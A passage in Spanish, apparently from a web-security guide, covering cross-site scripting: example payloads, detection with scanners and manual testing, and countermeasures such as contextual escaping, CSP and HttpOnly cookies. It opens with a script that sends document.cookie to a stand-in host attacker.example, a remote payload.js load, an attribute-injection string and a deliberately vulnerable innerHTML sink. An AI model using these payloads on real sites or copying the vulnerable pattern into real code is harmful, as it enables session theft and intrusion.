<script>document.location='http://attacker.example/steal?c='+document.cookie</script>
```

- Inyección en atributos HTML:

```
" onmouseover="alert(1)
```

- Carga de código externo:

```
<script src="https://attacker.example/payload.js"></script>
```

- DOM-based (ejemplo de uso inseguro de `location.hash`):

```
// vulnerable.js
document.getElementById('out').innerHTML = location.hash.substring(1);
```

Si el atacante induce una URL con `#<script>...</script>` el script se ejecutará.

11 Atacando a los clientes y vulnerabilidades del navegador

Existen fallos en navegadores y motores de JS que amplifican el impacto (por ejemplo ejecución arbitraria de código fuera de los límites esperados, bypass de políticas de contenido o vulnerabilidades de parsers). Además, vulnerabilidades en plugins o extensiones del navegador pueden permitir a un XSS local (en el contexto de una pestaña) escalar a ejecución de código en el sistema o persistencia más profunda.

11.1 Detección y testing

- **Herramientas automáticas:** Burp Suite (Scanner / Intruder), OWASP ZAP, Acunetix, w3af. Estas ayudan a descubrir vectores reflejados y algunos DOM-based.
- **Pruebas manuales:** manipulación de parámetros, observación del contexto de salida (HTML, atributo, JS, URL, CSS), prueba de payloads contextuales y chequeo de encoding/escaping.
- **Testing DOM:** revisar código cliente (JavaScript) buscando sink functions inseguras (`innerHTML`, `document.write`, `eval`, `setTimeout/setInterval` con strings, `location`, `outerHTML`, `insertAdjacentHTML`) y tracer la taint flow desde fuentes controlables (location, document.referrer, inputs).
- **Criterios de cobertura:** testear cada punto de entrada (query params, headers, body, cookies, uploads), con payloads que varíen según el contexto de salida.

11.2 Contramedidas y buenas prácticas

1. **Escape / codificación contextual:** la defensa principal es codificar correctamente los datos antes de insertarlos en la salida, adaptando el encoding al contexto:
   - HTML text node: escape de `< > " ' /`
   - HTML attribute: además de lo anterior, evitar atributos sin comillas
   - JavaScript context: usar JSON encoding o `encodeForJS`
   - URL context: `encodeURIComponent`
   - CSS context: escape específico de CSS
2. **Validación de entrada (server-side):** permitir sólo formatos esperados (listas blancas) y rechazar/fallar silenciosamente para entradas inválidas. No usar validación de cliente como única barrera.
3. **Use frameworks que aplican escaping por defecto:** plantillas seguras (por ejemplo, frameworks modernos que auto-escape) y evitar concatenación manual de HTML.
4. **Content Security Policy (CSP):** implementar CSP para restringir orígenes de scripts, deshabilitar `eval()` y reducir el impacto de XSS (aunque CSP mal configurada puede ser ineficaz).
5. **Marcar cookies sensibles como `HttpOnly`, `Secure` y `SameSite`:** `HttpOnly` evita que scripts lean cookies; `SameSite` reduce envío cross-site.
6. **Evitar almacenar en cliente datos sensibles sin integridad:** si se necesita estado en cliente, firmarlo (HMAC) y/o cifrar para detectar manipulación.
7. **Políticas de seguridad en el desarrollo:** revisiones de código enfocadas en XSS, linters y SAST que detecten sinks peligrosos, y pruebas DAST que incluyan payloads contextuales.
8. **Minimizar privilegios:** la página vulnerable debe minimizar los datos disponibles (por ejemplo, no renderizar tokens en HTML) y reducir el alcance de recursos accesibles desde el contexto.